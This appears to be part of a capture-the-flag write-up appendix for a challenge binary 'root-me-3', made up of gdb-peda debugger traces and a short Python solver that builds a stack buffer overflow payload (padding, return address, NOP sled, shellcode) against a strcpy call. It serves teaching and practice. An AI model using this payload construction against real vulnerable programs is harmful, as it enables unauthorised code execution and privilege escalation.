   0x80484a5 <debug_mode+1>:    mov    ebp,esp
   0x80484a7 <debug_mode+3>:    sub    esp,0x28
=> 0x80484aa <debug_mode+6>:    mov    eax,DWORD PTR [ebp+0x8]
   0x80484ad <debug_mode+9>:    mov    BYTE PTR [ebp-0xc],al
   0x80484b0 <debug_mode+12>:   movzx  eax,BYTE PTR ds:0x804a02c
   0x80484b7 <debug_mode+19>:   xor    eax,0x1
   0x80484ba <debug_mode+22>:   test   al,al
[-------------------------------------stack-------------------------------------]
0000| 0xbffff6a0 --> 0x8048590 (<__libc_csu_init>:      push   ebp)
0004| 0xbffff6a4 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0008| 0xbffff6a8 --> 0x2
0012| 0xbffff6ac --> 0x8048361 (<_init+41>:     add    esp,0x8)
0016| 0xbffff6b0 --> 0xb7fc63e4 --> 0xb7fc71e0 --> 0x0
0020| 0xbffff6b4 --> 0x4
0024| 0xbffff6b8 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0028| 0xbffff6bc --> 0x80485b1 (<__libc_csu_init+33>:   lea    eax,[ebx-0xe0])
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, 0x080484aa in debug_mode ()
gdb-peda$ next
```

Figure 25: Breakpoint *debug_mode* Function Q7

Back to Q7

```
gdb-peda$
^[[A
[----------------------------------registers-----------------------------------]
EAX: 0x3e8
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xbffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6c8 --> 0xbffff6e8 --> 0x0
ESP: 0xbffff6a0 --> 0x8048590 (<__libc_csu_init>:       push   ebp)
EIP: 0x80484c8 (<debug_mode+36>:        call   0x8048390 <getuid@plt>)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bc <debug_mode+24>:   je     0x80484d9 <debug_mode+53>
   0x80484be <debug_mode+26>:   call   0x8048390 <getuid@plt>
   0x80484c3 <debug_mode+31>:   mov    ds:0x804a030,eax
=> 0x80484c8 <debug_mode+36>:   call   0x8048390 <getuid@plt>
   0x80484cd <debug_mode+41>:   mov    ds:0x804a034,eax
   0x80484d2 <debug_mode+46>:   mov    BYTE PTR ds:0x804a02c,0x1
   0x80484d9 <debug_mode+53>:   movzx  eax,BYTE PTR [ebp-0xc]
   0x80484dd <debug_mode+57>:   xor    eax,0x1
No argument
[-------------------------------------stack-------------------------------------]
0000| 0xbffff6a0 --> 0x8048590 (<__libc_csu_init>:      push   ebp)
0004| 0xbffff6a4 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0008| 0xbffff6a8 --> 0x2
0012| 0xbffff6ac --> 0x8048361 (<_init+41>:     add    esp,0x8)
0016| 0xbffff6b0 --> 0xb7fc63e4 --> 0xb7fc71e0 --> 0x0
0020| 0xbffff6b4 --> 0x4
0024| 0xbffff6b8 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0028| 0xbffff6bc --> 0x8048500 (<debug_mode+92>:        mov    al,ds:0xc2890804)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484c8 in debug_mode ()
gdb-peda$ print $eax
$5 = 0x3e8
gdb-peda$ next
```

Figure 26: Print *eax* after First getuid Q7

Back to Q7

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x3e8
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff784 --> 0xbffff8a7 ("/home/david/code/q7/root-me-3")
EDX: 0xbffff714 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6c8 --> 0xbffff6e8 --> 0x0
ESP: 0xbffff6a0 --> 0x8048590 (<__libc_csu_init>:       push   ebp)
EIP: 0x80484cd (<debug_mode+41>:        mov    ds:0x804a034,eax)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484be <debug_mode+26>:   call   0x8048390 <getuid@plt>
   0x80484c3 <debug_mode+31>:   mov    ds:0x804a030,eax
   0x80484c8 <debug_mode+36>:   call   0x8048390 <getuid@plt>
=> 0x80484cd <debug_mode+41>:   mov    ds:0x804a034,eax
   0x80484d2 <debug_mode+46>:   mov    BYTE PTR ds:0x804a02c,0x1
   0x80484d9 <debug_mode+53>:   movzx  eax,BYTE PTR [ebp-0xc]
   0x80484dd <debug_mode+57>:   xor    eax,0x1
   0x80484e0 <debug_mode+60>:   test   al,al
[-------------------------------------stack-------------------------------------]
0000| 0xbffff6a0 --> 0x8048590 (<__libc_csu_init>:      push   ebp)
0004| 0xbffff6a4 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0008| 0xbffff6a8 --> 0x2
0012| 0xbffff6ac --> 0x8048361 (<_init+41>:     add    esp,0x8)
0016| 0xbffff6b0 --> 0xb7fc63e4 --> 0xb7fc71e0 --> 0x0
0020| 0xbffff6b4 --> 0x4
0024| 0xbffff6b8 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0028| 0xbffff6bc --> 0x8048500 (<debug_mode+92>:        mov    al,ds:0xc2890804)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484cd in debug_mode ()
gdb-peda$ print $eax
$6 = 0x3e8
```


Figure 27: Print *eax* after Second getuid Q7

Back to Q7

```
Reading symbols from /home/david/code/q7/root-me-3...(no debugging symbols found)...done.
gdb-peda$ break *0x08048536
Breakpoint 1 at 0x8048536
gdb-peda$ run `cat payload.bin`
[----------------------------------registers-----------------------------------]
EAX: 0xbffff4c8 ('A' <repeats 200 times>...)
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff8c0 --> 0xe1895350
EDX: 0xbffff5f2 --> 0xe1895350
ESI: 0x0
EDI: 0x0
EBP: 0xbffff598 ("AAAABBBB\204\365\377\277\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\061\300Ph/idh/bin\211\343PS\211\341\061¥\v"
)
ESP: 0xbffff4b0 --> 0xbffff4c8 ('A' <repeats 200 times>...)
EIP: 0x8048536 (<greet+30>:      mov     eax,0x8048660)
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048528 <greet+16>:        lea    eax,[ebp-0xd0]
   0x804852e <greet+22>:        mov    DWORD PTR [esp],eax
   0x8048531 <greet+25>:        call   0x80483a0 <strcpy@plt>
=> 0x8048536 <greet+30>:        mov    eax,0x8048660
   0x804853b <greet+35>:        lea    edx,[ebp-0xd0]
   0x8048541 <greet+41>:        mov    DWORD PTR [esp+0x4],edx
   0x8048545 <greet+45>:        mov    DWORD PTR [esp],eax
   0x8048548 <greet+48>:        call   0x8048380 <printf@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbffff4b0 --> 0xbffff4c8 ('A' <repeats 200 times>...)
0004| 0xbffff4b4 --> 0xbffff796 ('A' <repeats 200 times>...)
0008| 0xbffff4b8 --> 0xb7e22bb4 --> 0x2b89
0012| 0xbffff4bc --> 0xb7fdc858 --> 0xb7e1d000 --> 0x464c457f
0016| 0xbffff4c0 --> 0x804823c --> 0x4c ('L')
0020| 0xbffff4c4 --> 0x1
0024| 0xbffff4c8 ('A' <repeats 200 times>...)
0028| 0xbffff4cc ('A' <repeats 200 times>...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048536 in greet ()
gdb-peda$ p $ebp - 0xd0
$1 = (void *) 0xbffff4c8
gdb-peda$ x/100x $ebp - 0xd0
0xbffff4c8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff4d0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff4d8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff4e0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff4e8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff4f0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff4f8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff500:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff508:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff510:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff518:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff520:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff528:     0x41    0x41    0x41    0x41
gdb-peda$ info registers ebp
```

Figure 28: Payload Architecture Q7

Back to Q7


gdb-peda$ info registers ebp
ebp 0xbffff598 0xbffff598
gdb-peda$ continue
Hello AAAA

```python
ret_addr = struct.pack("<I", BUFFER_ADDR + offset + 4 + 32)
nop_sled = "\x90" * 64

payload = (
    "A" * offset +
    ret_addr +
    nop_sled +
    shellcode
)

sys.stdout.write(payload)
```

Listing 9: Solver Script Q7




Figure 30: Exploiting *root-me-3* Q7

Back to Q7